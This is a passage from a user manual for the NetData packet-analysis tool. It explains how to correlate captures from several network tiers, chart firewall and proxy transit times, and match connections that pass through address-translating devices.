
8.3.1 Relating Captures from Multiple Sniffers

Sometimes it is required to compare concurrent captures from different tiers in a network, such as clients, a load balancer and servers, Those captures can be specified as related captures in a super project. NetData will analyse the captures in sub-projects and then find their matching packets to measure transit times and identify lost packets.

A full sample of packets from, say, the server tier might require a sniffer to be run in every server, in which case the tier's capture files won't form a single contiguous sequence but will form a set of non-contiguous captures covering the same time period. To be analysed correctly NetData must be informed of their non-contiguous, simultaneous nature, and such a configuration can be specified independently for each related capture with extra columns in the table of related captures:

Index	Link to	Transit to	Location	Clock Factor	Cap AddSecs	Ref TODsecs	Chart AddSecs	Capture Name	Folder	NotContig	Simult.
1		No		1	0	0	0	client23593d1.pcap	F:\Demo\RelSim\	Yes	Yes
2				1.0	0	0	0	balancer.pcap	F:\Demo\RelSim\	No	No
3				1.0	0	0	0	appServer2.pcap	F:\Demo\RelSim\	Yes	Yes

The last two columns in the table may specify that the capture files in a set are non-contiguous and simultaneous. The settings for all but the first row can be toggled by clicking the right-hand mouse button. The settings of the first related capture must be set on the main control page:




This technique for handling multiple simultaneous captures from the same tier in a network may not be ideal because the timestamping clocks of their different sniffers may not be closely synchronised. For accurate correlation of all the sniffer clocks each capture from a different sniffer must be treated as a separate related capture. Entries in the 'Link to' column of the related-captures table should specify how timestamps are to be correlated and transit times measured. For example, every capture from Tier 1 should be linked to a capture in Tier 2 to measure the transit times between tiers. There is nothing to be gained by correlating captures in the same tier because they should have very few packets in common.

.

8.3.2 Charting Transit Times

When captures are compared and timestamps correlated, transit times are recorded in place of round-trip times in the database, and can be plotted on the flow chart like TCP round-trip times and RTP relative transit times. If the project has several related captures much can be learnt about the location and cause of network delays by plotting the transit times from many captures on the one chart. The transit times of different network segments are easily compared by assigning a different colour to each capture, by checking the box 'Colour by ID' in the flow chart's format-control window.


The following chart displays the transit times of all four segments discussed above:




This chart show clearly that the transit times of a firewall increased from less than a millisecond up to 90 ms during a system load test, while the transit times of other segments appear to have remained normal. The large firewall transit times under load were due to a Checkpoint firewall's configuration to inspect all Oracle SQLnet Redirect and Data packets through port 1521, in case the server had redirected a session request to a different port and the firewall needed to open that port.


Because two captures (2 and 3) recorded firewall transit times, in this chart each firewall transit has been plotted twice, with one marker being plotted at the end of a transit and tending to cover its companion. This explains the different capture colours dominating the client and server packets respectively.

However, the transit-time chart is easily filtered – to display the transit times of only one segment or to hide one segment – by right-clicking a marker and selecting one of the new options at the bottom of the menu:




Different colours can also be used on the performance chart to compare the response times in different captures, by checking the box 'Separate stats for related captures' in the load-data window:






This chart clearly confirms the effect that large firewall transit times had on individual server transactions, and the effect is compounded by the many server transactions required for some user transactions. The user transactions can be recognised on the performance chart by the clusters of markers that record unbroken sequences of server transactions..

Checking the box ‘All nodes handle same types of transactions’ ensures that the different response times of the same transaction are indicated by markers of the same shape but different colours, as circled in green on the above chart.



A timing chart of the green-circled transaction captured on both sides of the firewall confirms that the response times differ by only two firewall transits (in opposite directions), but both response times have been increased by multiple long firewall transits because this response-message transfer required five round-trips when the server waited for a TCP acknowledgement.


When matching packets in different captures NetData will report the existence of network devices such as firewalls and proxy servers that translate TCP sequenc numbers, IP addresses or port numbers. Differences between the timestamps of matching packets determine transit times, and patterns in charts of transit times often reveal sources of abnormal delays or jitter. Although different colours can be assigned to the transit-time markers drawn from each capture, different marker shapes and different colours for marker borders can reveal the existence of devices that take longer to process certain types of packets, as in the following chart:




Transit times were generally very small and NetData was unable to locate the zero transit-time correctly, but this chart indicates that Syn, Final and Reset packets generally had longer transit times.

8.4 Matching Connections and Packets in Related Captures


When NetData finds the matching packets in pairs of related captures it first finds pairs of matching connections and then matches packets in those connections. This is usually sufficient to match all packets but if addresses are translated by a device such as a proxy server it is possible that many connections in one capture have packets matching those in a single connection of the other capture, in different time periods as connections are opened and closed. Normally NetData will search for only one matching connection but a new option in the configuration window for related captures allows NetData to search for multiple matching connections.




This capability is particularly useful when a proxy device translates a connection from a second client into a connection that is still open to an earlier client and causes the second connection to fail. Such a problem first appears as a connection request taking many seconds and eventually failing, as in this timing chart:



The full circumstances become apparent after right-clicking the failed transaction and choosing to 'Plot Packets and Component Trans of, Matched Connections'. The chart below plots the matched packets of three related captures and shows a new connection (with pale red bands) attempting to replace the client connection on pale blue bands while that connection is only half closed, in a Fin-Wait state. The server responds to Syn packets with Ack packets, not Syn-Ack packets.





